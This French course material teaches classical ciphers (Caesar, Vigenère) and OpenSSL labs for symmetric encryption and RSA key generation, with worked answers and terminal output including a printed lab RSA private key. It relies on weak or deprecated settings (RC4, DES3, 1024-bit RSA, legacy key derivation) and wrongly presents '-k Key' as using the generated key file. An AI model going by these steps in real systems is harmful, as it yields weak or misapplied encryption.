- Chiffrer des textes en utilisant des algorithmes de chiffrement classique
- Déchiffrer des textes en utilisant des algorithmes de chiffrement classique

Recommandations clés :

- Maitriser les principes des algorithmes de chiffrement classique, en particulier César et Vigenère

1 heure

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable de chiffrer un texte en claire avec le chiffrement de César et Vigenère
- Il doit être également capable de déchiffrer un texte chiffré avec le chiffrement de César et Vigenère

2. Pour l'apprenant

- Il est recommandée de maitriser les principes des algorithmes de chiffrement classique, en particulier César et Vigenère

3. Conditions de réalisation :

- Aucune condition exigée

4. Critères de réussite :

- Avoir un texte chiffré lorsqu'on part d'un texte en claire
- Avoir un texte en clair (qui a un sens) en partant d'un texte chiffré

Activité 1
Application des techniques de chiffrement classiques

Exercice 1 : Chiffrement de César

- L'objectif de cette exercice est d'essayer de chiffrer et déchiffrer des textes en utilisant l'algorithme de César. Pour cette raison, vous êtes chargés d'effectuer les tâches suivantes

1. Chiffrez le texte suivant, avec le chiffrement de César, sachant que la distance de décalage est 5.
    - Texte en claire : **cet exercice entre dans le cadre de chiffrement classique**

2. Déchiffrez le texte suivant, qui a été avec le chiffrement de César, sachant que la distance de décalage est 7.
    - Texte chiffré : **s h c p l l z a i l s s l**

3. Déchiffrez le texte suivant, qui a été avec le chiffrement de César, sachant que le premier mot du texte claire est **le**.
    - Texte chiffré : **o h v r o h l o e u l o o h**

PARTIE 3

Exercice 2 : Chiffrement de Vigenère

- L'objectif de cette exercice est d'essayer de chiffrer et déchiffrer des textes en utilisant le chiffrement de Vigenère. Pour cette raison, vous êtes chargés d'effectuer les tâches suivantes :

1. Chiffrez le texte suivant, avec le chiffrement de Vigenère en utilisant la clé **EXERCICE**.
    - Texte en claire : **CHIFFRE DE VIGENERE**

2. Déchiffrez le texte suivant, qui a été avec le chiffrement de Vigenère en utilisant la clé **EXERCICE.**
    - Texte chiffré : **PBWFNMKPFOMCNM**

Activité 1
Correction

Exercice 1 : Chiffrement de César

1. Pour chiffrer un texte avec le chiffrement de César avec une distance de décalage égale à 5, il faut préparer le tableau de correspondance de l'alphabet, comme suit :

Lettres d'origine	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Lettres de remplacement correspondantes	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E

- Ensuite, il faut chercher les correspondances de chaque lettre dans le texte claire comme suit :

Claire	c	e	t	e	x	e	r	c	i	c	e	e	n	t	r	e	d	a	n	s	l	e	c	a	d	r	e	d	u	c	H	I	f	f	r	e	m	e	n	t	c	l	a	s	s	i	q	u	e
Chiffré	h	j	y	j	c	j	w	h	n	h	j	j	s	y	w	j	i	f	s	x	q	j	h	f	i	w	j	i	z	H	M	n	k	k	w	j	r	j	s	y	h	q	f	x	x	n	v	z	j

- Texte en claire : **c e t e x e r c i c e e n t r e d a n s l e c a d r e d u c h i f f r e m e n t c l a s s i q u e**
- Texte chiffré : **h j y j c j w h n h j j s y w j i f s x q j h f i w j i z h m n k k w j r j s y h q f x x n v z j**

PARTIE 3

Activité 1
Correction

Exercice 1 : Chiffrement de César

2. Pour déchiffrer un texte qui a été avec le chiffrement de César avec une distance de décalage égale à 7, il faut préparer le tableau de correspondance de l'alphabet, comme suit :

Lettres d'origine	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Lettres de remplacement correspondantes	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G

- Ensuite, il faut chercher les correspondances de chaque lettre dans le texte chiffré comme suit :

Chiffré	s	h	c	p	l	l	z	a	i	l	s	s	l
Claire	l	a	v	i	e	e	s	t	b	e	l	l	e

- Texte chiffré : **s h c p l l z a i l s s l**
- Texte en claire : **l a v i e e s t b e l l e**

PARTIE 3

Exercice 1 : Chiffrement de César

- Pour déchiffrer un texte chiffré avec le chiffrement de César, il faut alors calculer la distance de chiffrement en premier lieu.
- Le premier mot du texte claire est **le,** tandis que le premier mot du texte chiffré est **oh** alors :
  - Position de la lettre **o** dans l'alphabet est 14
  - Position de la lettre **L** dans l'alphabet est 11
  - Position de la lettre **h** dans l'alphabet est 7
  - Position de la lettre **e** dans l'alphabet est 4

  Distance est alors égale à 3 (14-11=7-4=3)
- Préparez ensuite le tableau de correspondance de l'alphabet, comme suit :

Lettres d'origine	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Lettres de remplacement correspondantes	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C

- Ensuite, il faut chercher les correspondances de chaque lettre dans le texte chiffré comme suit :

Chiffré	o	h	v	r	o	h	l	o	e	u	l	o	o	h
Claire	l	e	s	o	l	e	i	l	b	r	i	l	l	e

- Texte chiffré : **o h v r o h l o e u l o o h**
- Texte en claire : **l e s o l e i l b r i l l e**

PARTIE 3

Activité 1
Correction

Exercice 2 : Chiffrement de Vigenère

1. Pour chiffrer le texte **CHIFFRE DE VIGENERE** avec le chiffrement de Vigenère en utilisant la clé **EXERCICE** , il faut suivre les étapes suivantes :
    - Préparez un tableau contenant les positions des lettres de l'alphabet :

Alphabet	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Position	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

    - Préparez un deuxième tableau comme suit :
        - La première ligne : Mettez les lettres du texte en claire dans la première ligne. Chaque case contient une lettre.
        - La deuxième ligne : En se référant au tableau des positions, déterminez la position de chaque lettre du texte en claire pour remplir la deuxième ligne.
        - La troisième ligne : Mettez les lettres du mot clé, **EXERCICE** dans notre exemple, autant de fois jusqu'à remplir tous les colonnes du tableau.
        - La quatrième ligne : En se référant au tableau des positions, déterminez la position de chaque lettre du mot clé pour remplir la quatrième ligne.
        - La cinquième ligne : Calculez les positions des lettres du texte chiffré en appliquant la formule $c_i = (p_i + k_{i \bmod m}) \bmod 26$.
        - La sixième ligne : Identifiez le texte chiffré en partant des positions calculées et en se référant au tableau des positions.

PARTIE 3

Activité 1
Correction

Exercice 2 : Chiffrement de Vigenère

- Le tableau en résultant est le suivant :

CLAIR	C	H	I	F	F	R	E	D	E	V	I	G	E	N	E	R	E
P_{CLAIR}	2	7	8	5	5	17	4	3	4	21	8	6	4	13	4	17	4
CLÉ	E	X	E	R	C	I	C	E	E	X	E	R	C	I	C	E	E
$P_{CLÉ}$	4	23	4	17	2	8	2	4	4	23	4	17	2	8	2	4	4
$P_{CHIFFRÉ}$	6	4	12	22	7	25	6	7	8	18	12	23	6	21	6	21	8
CHIFFRÉ	G	E	M	W	H	Z	G	H	I	S	M	X	G	V	G	V	I

- Le résultat est le suivant :
  - Texte en clair : **CHIFFRE DE VIGENERE**
  - Clé: **EXERCICE**
  - Texte Chiffré : **GEMWHZGHISMXGVGVI**

PARTIE 3

Exercice 2 : Chiffrement de Vigenère

2. Pour déchiffrer le texte **PBWFNMKPFOMCNM**, qui a été fait avec le chiffrement de Vigenère en utilisant la clé **EXERCICE**, il faut suivre les étapes suivantes :
    - Préparez un tableau contenant les positions des lettres de l'alphabet :

Alphabet	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Position	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

    - Préparez un deuxième tableau comme suit :
        - La première ligne : Mettez les lettres du texte chiffré dans la première ligne. Chaque case contient une lettre.
        - La deuxième ligne : En se référant au tableau des positions, déterminez la position de chaque lettre du texte chiffré pour remplir la deuxième ligne.
        - La troisième ligne : Mettez les lettres du mot clé, **EXERCICE** dans notre exemple, autant de fois jusqu'à remplir tous les colonnes du tableau.
        - La quatrième ligne : En se référant au tableau des positions, déterminez la position de chaque lettre du mot clé pour remplir la quatrième ligne.
        - La cinquième ligne : Calculez les positions des lettres du texte en clair en appliquant la formule $p_i = (c_i + 26 - k_{i \bmod m}) \bmod 26$.
        - La sixième ligne : Identifiez le texte en clair en partant des positions calculés et en se référant au tableau des positions.

Exercice 2 : Chiffrement de Vigenère

- Le tableau en résultant est le suivant :

CHIFFRÉ	P	B	W	F	N	M	K	P	F	O	M	C	N	M
$P_{CHIFFR2}$	15	1	22	5	13	12	10	15	5	14	12	2	13	12
CLÉ	E	X	E	R	C	I	C	E	E	X	E	R	C	I
$P_{CLÉ}$	4	23	4	17	2	8	2	4	4	23	4	17	2	8
P_{CLAIR}	11	4	18	14	11	4	8	11	1	17	8	11	11	4
CLAIR	L	E	S	O	L	E	I	L	B	R	I	L	L	E

- Le résultat est le suivant :
  - Texte chiffré : **P B W F N M K P F O M C N M**
  - Clé: **EXERCICE**
  - Texte en claire : **L E S O L E I L B R I L L E**

PARTIE 3

ACTIVITÉ 2

CHIFFREMENT/DÉCHIFFREMENT SYMÉTRIQUE GRÂCE À OPENSSL

Compétences visées :

- Chiffrer des fichiers en utilisant des algorithmes de chiffrement symétriques grâce à OpenSSL
- Déchiffrer des fichiers en utilisant des algorithmes de chiffrement symétriques grâce à OpenSSL
- Générer des clés symétriques

Recommandations clés :

- Maitriser le principe d’un système de chiffrement symétrique

3 heures

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable de chiffrer/déchiffrer des fichiers avec des algorithmes de chiffrement symétriques en utilisant OpenSSL
- Il doit être également capable de générer des clés de chiffrement symétrique

2. Pour l'apprenant

- Il est recommandée de maitriser le principe de chiffrement symétrique
- Il faut utiliser les commandes fournies au début de l'activité
- Il est également recommandée de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Ubuntu. **Lien de téléchargement de la VM Ubuntu :** https://www.osboxes.org/ubuntu/#ubuntu-21-10-info

4. Critères de réussite :

- Générer un fichier chiffré à partir d'un fichier en claire
- Générer un fichier claire à partir d'un fichier chiffré
- Générer une clé symétrique
- Utiliser avec succès les différents types d'algorithmes de chiffrement symétriques

Activité 2
Chiffrement/déchiffrement symétrique grâce à OpenSSL

Présentation de OpenSSL

- OpenSSL est une bibliothèque cryptographique open source qui implémente Secure Sockets Layer (SSL) et Transport Layer Security (TLS).

- OpenSSL fournie un ensemble de commandes exécutables en ligne de commande et permettant d'offrir plusieurs fonctionnalités telles que :
    - Le chiffrement et le déchiffrement : plusieurs algorithmes de chiffrement sont implémentés dans OoenSSL tel que RSA, DES, IDEA,AES, RC4,etc..
    - Le calcul d'empreinte numérique : plusieurs fonctions de hachage sont implémentés tel que MD5, SHA, etc..
    - La forge de clef RSA
    - La création de certificat X509

- Le syntaxe d'une commande OpenSSL est la suivante :

```
openssl <commande> <options>
```

PARTIE 3

Activité 2
Chiffrement/déchiffrement symétrique grâce à openSSL

Présentation de OpenSSL

- L'objectif principal de cette activité est de se familiariser à l'utilisation d'OpenSSL en essayant de réaliser le chiffrement et le déchiffrement symétrique
- Le tableau ci-dessous fournit les commandes nécessaires pour la réalisation du chiffrement et du déchiffrement :

Syntaxe de la commande	Description	
openssl enc <-algo> -in <claire.txt> -e -out <chiffre.enc>	Permet de générer un fichier avec un contenu chiffré <chiffre.enc> à partir d'un fichier avec un contenu en texte clair <claire.txt> en utilisant un algorithme de chiffrement <algo>	-e : encrypt → chiffrer -in : Input file → fichier en entrée -out: Output file → fichier résultant
openssl enc <-algo> -in <chiffre.enc> -d -out <claire.dec>	Permet de générer un fichier avec un contenu déchiffré <claire.dec> à partir d'un fichier avec un contenu chiffré <chiffre.enc> en utilisant un algorithme de chiffrement <algo>	-d : decrypt → déchiffrer
openssl rand -out <clé.key> <nombre_bits>	Génère un nombre aléatoire de taille nombre_bits	
openssl aes-256-cbc -in <claire.txt> -out <chiffre.enc> -e -k <clé.key>	Chiffrer un fichier avec l'AES et une clé. Pour déchiffrer, il suffit de changer l'option –e à -d	
L'option -a	L'ajout de cette option aux commandes précédentes permet de produire un fichier lisible qui est codé en base64	

PARTIE 3

Activité 2
Chiffrement/déchiffrement symétrique grâce à OpenSSL

Travail demandé

- Comme cité précédemment, l'objectif principal est d'utiliser OpenSSL pour chiffrer et déchiffrer des fichiers. Pour ce faire, vous êtes chargés dans cette activité d'effectuer les tâches suivantes :

1. Vérifiez que OpenSSL est installé dans votre machine Ubuntu et déterminez sa version en tapant la commande : openssl version [-a] ;
2. Créez un fichier, nommé message, qui inclut le texte suivant :

> Bonjour tout le monde !
> Ce document est utilisé pour tester le chiffrement/déchiffrement symétrique avec OpenSSL.

3. Chiffrez le fichier **message** avec l'algorithme de chiffrement **DES3**. Le fichier chiffré est nommé **message.enc ;**
4. Déchiffrez le fichier **message.enc.** Le fichier déchiffré est nommé **message.dec ;**
5. Vérifiez que les deux fichiers **message** et **message.dec** contiennent le même contenu ;
6. Affichez le contenu du fichier **message.enc** ;
7. Répétez les étapes 3→6 en utilisant l'option –a ;
8. Répétez les étapes 3→5 en utilisant comme algorithme de chiffrement **RC4 ;**
9. Générez une clé symétrique, nommé **Key**, de taille **512 bits ;**
10. Répétez les étapes 3→5 en utilisant comme algorithme de chiffrement **AES** et la clé **Key** générée dans la question précédente.

PARTIE 3

Correction

- Pour vérifier que OpenSSL est bien installé dans votre machine Ubuntu et déterminer sa version, il est possible de taper l'une des deux commandes suivantes:
  - Openssl version
  - Openssl version -a
- Les résultats des deux commandes précédentes sont illustrés dans les deux figures ci-dessous. Selon les résultats obtenus, la version OpenSSL est 1.1.1L :

```
osboxes@osboxes:~$ openssl version
OpenSSL 1.1.1l  24 Aug 2021
```

```
osboxes@osboxes:~$ openssl version -a
OpenSSL 1.1.1l  24 Aug 2021
built on: Wed Mar  9 12:06:18 2022 UTC
platform: debian-amd64
options:  bn(64,64) rc4(16x,int) des(int) blowfish(ptr)
compiler: gcc -fPIC -pthread -m64 -Wa,--noexecstack -Wall -Wa,--n
oexecstack -g -O2 -ffile-prefix-map=/build/openssl-WgLPFV/openssl
-1.1.1l=. -flto=auto -ffat-lto-objects -fstack-protector-strong -
Wformat -Werror=format-security -DOPENSSL_TLS_SECURITY_LEVEL=2 -D
OPENSSL_USE_NODELETE -DL_ENDIAN -DOPENSSL_PIC -DOPENSSL_CPUID_OBJ
 -DOPENSSL_IA32_SSE2 -DOPENSSL_BN_ASM_MONT -DOPENSSL_BN_ASM_MONT5
 -DOPENSSL_BN_ASM_GF2m -DSHA1_ASM -DSHA256_ASM -DSHA512_ASM -DKEC
CAK1600_ASM -DRC4_ASM -DMD5_ASM -DAESNI_ASM -DVPAES_ASM -DGHASH_A
SM -DECP_NISTZ256_ASM -DX25519_ASM -DPOLY1305_ASM -DNDEBUG -Wdate
-time -D_FORTIFY_SOURCE=2
OPENSSLDIR: "/usr/lib/ssl"
ENGINESDIR: "/usr/lib/x86_64-linux-gnu/engines-1.1"
Seeding source: os-specific
```

PARTIE 3

Chiffrement avec DES3

- Pour créer un fichier, nommé message, il suffit d'exécuter la commande : **nano message.**
- Le contenu sera écrit dans le fichier crée, comme illustré dans la figure ci-dessous.

```
  GNU nano 5.6.1                    message *
Bonjour tout le monde !
Ce document est utilisé pour tester le chiffrement/déchiffrement
```

- Pour chiffrer le fichier **message** avec l'algorithme de chiffrement **DES3**, il suffit d'exécuter la commande suivante : **openssl enc -e -des3 -in message -out message.enc**

```
osboxes@osboxes:~$ openssl enc -e -des3 -in message -out mess
enter des-ede3-cbc encryption password:
Verifying - enter des-ede3-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

- Pour déchiffrer le fichier **message.enc,** il suffit d'exécuter la commande suivante : **openssl enc -d -des3 -in message.enc -out message.dec**

```
osboxes@osboxes:~$ openssl enc -d -des3 -in message.enc -out message.dec
enter des-ede3-cbc decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

Activité 2
Correction

Chiffrement/Déchiffrement avec DES3

- Pour vérifier que les deux fichiers **message** et **message.dec** contiennent le même contenu, il est possible d'exécuter la commande : **diff message message.dec**
  - Notez que la commande diff permet de comparer les deux fichiers ligne par ligne. L'absence de sortie prouve que les deux fichiers sont similaires.

```
osboxes@osboxes:~$ diff message message.dec
osboxes@osboxes:~$
```

- Il est possible d'exécuter la commande **tail –f message.enc** pour afficher le contenu du fichier **message.enc**

```
osboxes@osboxes:~$ tail -f message.enc
Salted__ ??????U/aF??r??
???p??欟??0???8?3R??
???8?
zK??맪 ?eQ?I??s??6??h?DÜ4M????X?h?{y7rA??Dzg?? *?t f?$Qw?*??B??V?'?
```

Remarque

- Le contenu du fichier message.enc n'est pas lisible à cause de l'absence de l'option -a.

PARTIE 3

Chiffrement/Déchiffrement avec DES3 : Utilisation de l'option -a

- Pour chiffrer le fichier **message** avec l'option -a, il suffit d'exécuter la commande suivante : **openssl enc -e -des3 -in message -out message2.enc -a**

```
osboxes@osboxes:~$ openssl enc -e -des3 -in message -out message2.enc -a
enter des-ede3-cbc encryption password:
Verifying - enter des-ede3-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

- Pour déchiffrer le fichier **message2.enc,** il suffit d'exécuter la commande suivante : **openssl enc -d -des3 -in message2.enc -out message2.dec -a**

```
osboxes@osboxes:~$  openssl enc -d -des3 -in message2.enc -out message2.dec -a
enter des-ede3-cbc decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

- Pour vérifier que les deux fichiers **message** et **message2.dec** contiennent le même contenu, il est possible d'exécuter la commande : **diff message message2.dec**

```
osboxes@osboxes:~$ diff message message2.dec
osboxes@osboxes:~$
```

- Il est possible d'exécuter la commande **tail –f message.enc** pour afficher le contenu du fichier **message2.enc**

```
osboxes@osboxes:~$ tail -f message2.enc
U2FsdGVkX18k/4DPIh0SIm0t0Lb8po6abI1tdhFaWm7qWt5RXO1gXL63izrgbW2m
MeGrWFw1bXrV84cGGIb6GRBVPjVVtrSnC1z8fST23mH9vSyp/HXCFCEAYWQGXi1b
PWPgC5uAQN6DVh7+Jm/iAk3qPzlHz3JLQTseYpuSM4V1vkLJ83WF2w==
```

PARTIE 3

Activité 2
Correction

Chiffrement/Déchiffrement avec RC4

- Pour chiffrer le fichier **message** avec l'algorithme de chiffrement **RC4**, il suffit d'exécuter la commande suivante : **openssl enc -e -rc4 -in message -out messageRC.enc**

```
osboxes@osboxes:~$ openssl enc -e -rc4 -in message -out messageRC.enc
enter rc4 encryption password:
Verifying - enter rc4 encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

- Pour déchiffrer le fichier **messageRC.enc,** il suffit d'exécuter la commande suivante : **openssl enc -d -rc4 -in messageRC.enc -out messageRC.dec**

```
osboxes@osboxes:~$ openssl enc -d -rc4 -in messageRC.enc -out messageRC.dec
enter rc4 decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

- Pour vérifier que les deux fichiers **message** et **messageRC.dec** contiennent le même contenu, il est possible d'exécuter la commande : **diff message messageRC.dec**

```
osboxes@osboxes:~$ diff message messageRC.dec
osboxes@osboxes:~$
```

PARTIE 3

Activité 2
Correction

Génération d'une clé symétrique et chiffrement/déchiffrement AES

- Pour générer une clé symétrique, nommé Key, de taille 512 bits, il suffit d'exécuter la commande : **openssl rand -out Key 512**
- Pour chiffrer le fichier **message** avec l'algorithme AES-256 et la clé Key, il suffit d'exécuter la commande suivante :

  openssl aes-256-cbc -in message -out messageAES.enc -e -k Key
- Pour déchiffrer le fichier **messageAES.enc,** il suffit d'exécuter la commande suivante : **openssl aes-256-cbc -in messageAES.enc -out messageAES.dec -d -k Key**
- Pour vérifier que les deux fichiers **message** et **messageAES.dec** contiennent le même contenu, il est possible d'exécuter la commande : **diff message messageAES.dec**
- Les résultats de l'exécution des commandes précédentes sont illustrés dans la figure ci-dessous.

```
osboxes@osboxes:~$ openssl rand -out Key 512
osboxes@osboxes:~$ openssl aes-256-cbc -in message -out messageAES.enc -d -k Key
bad magic number
Help
osboxes@osboxes:~$ openssl rand -out Key 512
osboxes@osboxes:~$ openssl aes-256-cbc -in message -out messageAES.enc -e -k Key
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
osboxes@osboxes:~$ openssl aes-256-cbc -in messageAES.enc -out messageAES.dec -d -k Key
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
osboxes@osboxes:~$ diff message messageAES.dec
osboxes@osboxes:~$
```

PARTIE 3

ACTIVITÉ 3

GÉNÉRATION DE CLÉ PRIVÉE/PUBLIC RSA

Compétences visées :

- Générer une paire de clé privé/publique en utilisant l'algorithme RSA

Recommandations clés :

- Maitriser le principe d'un système de chiffrement asymétrique (en particulier l'algorithme RSA)

2 heures

CONSIGNES

1. Pour le formateur

- L’apprenant doit être capable de générer une paire de clé privée/publique

2. Pour l’apprenant

- Il est recommandée de maitriser le principe de l’algorithme RSA
- Il faut utiliser les commandes fournies au début de l’activité
- Il est également recommandée de suivre les étapes décrites dans l’énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Ubuntu qui a été utilisée dans l’activité 2

4. Critères de réussite :

- Générer avec succès une paire de clé RSA (privée/publique)

Activité 3
Génération de clé privée/public RSA

Présentation des commandes de génération de clés RSA dans OpenSSL

- L'objectif principal de cette activité est de générer le couple de clé privée/public de l'algorithme RSA avec OpenSSL.
- Le tableau ci-dessous fournit les commandes nécessaires pour la gestion de clés RSA :

Syntaxe de la commande	Description
openssl genrsa -out <fichier_rsa.priv> <size>	Génère la clé privé RSA de taille size (512, 1024, etc.).
openssl rsa -in <fichier_rsa.priv> -des3 -out <fichier.pem>	Chiffre la clef privé RSA avec l'algorithme DES3.
openssl rsa -in <fichier_rsa.priv> -pubout -out <fichier_rsa.pub>	Stocke la clé publique dans un fichier à part. Cette commande permet de créer la clé publique associée à la clef privée RSA.
openssl rsa -in key -check -modulus -text	Vérifie la clé privée RSA. Plusieurs options peuvent être utilisées.
openssl rsa -pubin -in pubkey -text	Vérifie la clé public RSA.

PARTIE 3

Activité 3
Génération de clé privée/public RSA

Travail demandé

- Comme présenté précédemment, l'objectif principal de cette activité est d'utiliser OpenSSL pour générer une couple de clés privée/public RSA. Pour ce faire, vous êtes chargés de réaliser les tâches suivantes :
    1. Générez une clé privée, nommée Key.priv, de taille 1024 ;
    2. Vérifiez la clé privée générée, utilisez toutes les options ;
    3. Chiffrez la clef privée générée précédemment avec l'algorithme DES3. Le fichier résultant est nommé Key.pem ;
    4. Utilisez la commande **cat** pour afficher le contenu de la clé privée chiffrée Key.pem ;
    5. Générez la clé publique correspondante, qui est nommée Key.pub ;
    6. Vérifiez la clé publique générée ;
    7. Utilisez la commande **cat** pour afficher le contenu de la clé publique.

PARTIE 3

Correction

- Pour générer la clé privée Key.priv, il suffit d'exécuter la commande suivante : **openssl genrsa -out Key.priv 1024**

```
osboxes@osboxes:~$ openssl genrsa -out Key.priv 1024
Generating RSA private key, 1024 bit long modulus (2 primes)
...+++++
....+++++
e is 65537 (0x010001)
```

- Pour vérifier la clé privée générée, il suffit d'exécuter la commande : **openssl rsa -in Key.priv -check .** Il est aussi possible d'utilizer d'autres options.

Le résultat de la commande **openssl rsa -in Key.priv -check**

```
osboxes@osboxes:~$ openssl rsa -in Key.priv -check
RSA key ok
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQCnuorYyDVwyUwz9TVHe7swX5f/DFvqkZOpjZOME3xb8Xfk+qHx
95qg1XZMq9obcgXDkswPn+1U5Tmjf3xtkrd2NOzuD6uLC9k5bF5haOvPE8tp5RMD
sORZFyDTcuD9UMJwwBHFDRW6cNsovTM8DDLTwdSAxTpSWMY5IUyvGE5jUQIDAQAB
AoGAD8U4XN2mOK6UnaYGlmwJ06iJUA/HbKy3Z4/KObdzT+nKThtKsseHIGwxrU/T
OBVmeVcKHMX6uKq82qSX/G15Fls1nqpe0yuO0JCF9SY6GkG7rMtyDnrzFeANJKXd
o9a66ReDEgV3KfsA+5uqq6gQ7UaaJtu+UFxEEDt+YR1b54kCQQDT2gK4uzHO3Gwy
YaiA0pA2NkYg8plPi38Rold Zg0iIyWP+MuD3l9KJ8srgC1OcauF9wru7hb0SEDyX
qyn1/dJ/AkEAyq6ijaIY0+EgrSDMAngdOJGgxRadMIIc8daxu7Y1jhx0GoVW5FYg
+k+J9ShEuAuGmdeLyxcKU2fxwRwNaZBCLwJASsWorkDLzKI5wfJ8AbPP2IKBcAGQ
IOYwXC5Vly9h+31xQHf+tQSt96hs+HSm9w82NSf1ELOcTvLSIAn2jm8eywJAEEeW
pumuNNaQWVeZC1m6fyCzWSFH3u2UhZhJDlrEUnXWnYq4P/7rBy/8VMS3QFEsro6x
m85t9eUTdf9a1G/R4QJBALtn22Ts0qXkK1viWC71UrrzzKAjm0KZpyxJDhOO2Kha
nTwHf2EvAkS39y0hpqPtlJ8EzfHUFXSL1U6D1RjSZxM=
-----END RSA PRIVATE KEY-----
```

Le résultat de la commande **openssl rsa -in Key.priv -modulus**

```
osboxes@osboxes:~$ openssl rsa -in Key.priv -modulus
Modulus=A7BA8AD8C83570C94C33F535477BBB305F97FF0C5BEA9193A98D938C137C5BF177E4FAA1F1F79AA0D5764CABDA1B7205C392CC0F9FED
54E539A37F7C6D92B77634ECEE0FAB8B0BD9396C5E6168EBCF13CB69E51303B0E4591720D372E0FD50C270C011C50D15BA70DB28BD333C0C32D3
C1D480C53A5258C639214CAF184E6351
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQCnuorYyDVwyUwz9TVHe7swX5f/DFvqkZOpjZOME3xb8Xfk+qHx
95qg1XZMq9obcgXDkswPn+1U5Tmjf3xtkrd2NOzuD6uLC9k5bF5haOvPE8tp5RMD
sORZFyDTcuD9UMJwwBHFDRW6cNsovTM8DDLTwdSAxTpSWMY5IUyvGE5jUQIDAQAB
AoGAD8U4XN2mOK6UnaYGlmwJ06iJUA/HbKy3Z4/KObdzT+nKThtKsseHIGwxrU/T
OBVmeVcKHMX6uKq82qSX/G15Fls1nqpe0yuO0JCF9SY6GkG7rMtyDnrzFeANJKXd
o9a66ReDEgV3KfsA+5uqq6gQ7UaaJtu+UFxEEDt+YR1b54kCQQDT2gK4uzHO3Gwy
YaiA0pA2NkYg8plPi38Rold Zg0iIyWP+MuD3l9KJ8srgC1OcauF9wru7hb0SEDyX
qyn1/dJ/AkEAyq6ijaIY0+EgrSDMAngdOJGgxRadMIIc8daxu7Y1jhx0GoVW5FYg
+k+J9ShEuAuGmdeLyxcKU2fxwRwNaZBCLwJASsWorkDLzKI5wfJ8AbPP2IKBcAGQ
IOYwXC5Vly9h+31xQHf+tQSt96hs+HSm9w82NSf1ELOcTvLSIAn2jm8eywJAEEeW
pumuNNaQWVeZC1m6fyCzWSFH3u2UhZhJDlrEUnXWnYq4P/7rBy/8VMS3QFEsro6x
m85t9eUTdf9a1G/R4QJBALtn22Ts0qXkK1viWC71UrrzzKAjm0KZpyxJDhOO2Kha
nTwHf2EvAkS39y0hpqPtlJ8EzfHUFXSL1U6D1RjSZxM=
-----END RSA PRIVATE KEY-----
```

Chiffrement/déchiffrement asymétrique grâce à openSSL

- Pour chiffrez la clef privée générée précédemment avec l'algorithme DES3, exécutez la commande suivante : **openssl rsa -in Key.priv -des3 -out Key.pem**

```
osboxes@osboxes:~$ openssl rsa -in Key.priv -des3 -out Key.pem
writing RSA key
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
```

- Pour afficher la clé privée chiffrée Key.pem, exécutez : cat Key.pem

```
osboxes@osboxes:~$ cat Key.pem
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,B6FBE9608B5A1449

IgESVrUknxfZllhTJRZ1LJ7+IMl5a1TmzvTvfYD56ns/V+ibCJ4vtntMkWeymlh9
OeU3Wm3ILupTAsj6GpzSubgQZkYy9riy4sgjdaZE5nU3JhmNSE38c4Xrtrv0s2uX
urdLD46B8l+qUBqUQzJmqxtrm9HKkmSu0T7v28+VQAkhriETXWF4VaabA2cih8E5
f+tzgPFBkKOdvAr8CNVv6Rs3sMGo41w7stJyfsX4UJRDfpdAg+6bZiWnZ2AVXz5Z
iBINPDsT8DuPOlOvyDvpD/9GGHjKN6T64xR6lxuTKBpr8dwZILwDp5Vp/XjsrgQW
BHegNzRlBmPYl5ipAC9Mw4+3upZG3uOFiyMQcIPa+2Rz6+6G+5Jz19xSYM+pl06X
vtZ2oLTJkASqMhmcj6GaJFFog2PHg4/8G17sYovdvqjNfg3qp3UpKXi1HAeQcmSt
k7Mxp1r8SjTOWjQQ31Dy8GyGxjkqzcZBgo1muOnMkH9X+p0BPANVXZK2VFN0G86J
JmjezbGzV6iVUbYj6RulebLjscJvMVmsX0D15gOu4D3lenlj4DkVH20NgMsPgL7X
jPo6NzYe5UWPmAlqCFpfXF9ekt9mrgGJeBocZujNlfR8DXXe+nehgKo8UIlK3rdI
sz9whHl2l3rp37pqa8Zgf0FXJ/pGoPOvA9NsRAOo37F0Qu42q5jHEcSfDvrlCTUK
6lSOAxxaSwlDAiQqqgmRFQQjF9b7fSMS/cO0Y7JdAkbjTGlq/ER5Jnk4lLc36/R0
Mrku7Alic2zV9hrXSk9S5VYgU38Y6RvJdPAHZr4tTttdwvlauYWrOA==
-----END RSA PRIVATE KEY-----
```

PARTIE 3

Chiffrement/déchiffrement asymétrique grâce à openSSL

- Pour générer la clé publique Key.pub, il suffit d'exécuter la commande suivante : **openssl rsa -in Key.priv -pubout -out Key.pub**

```
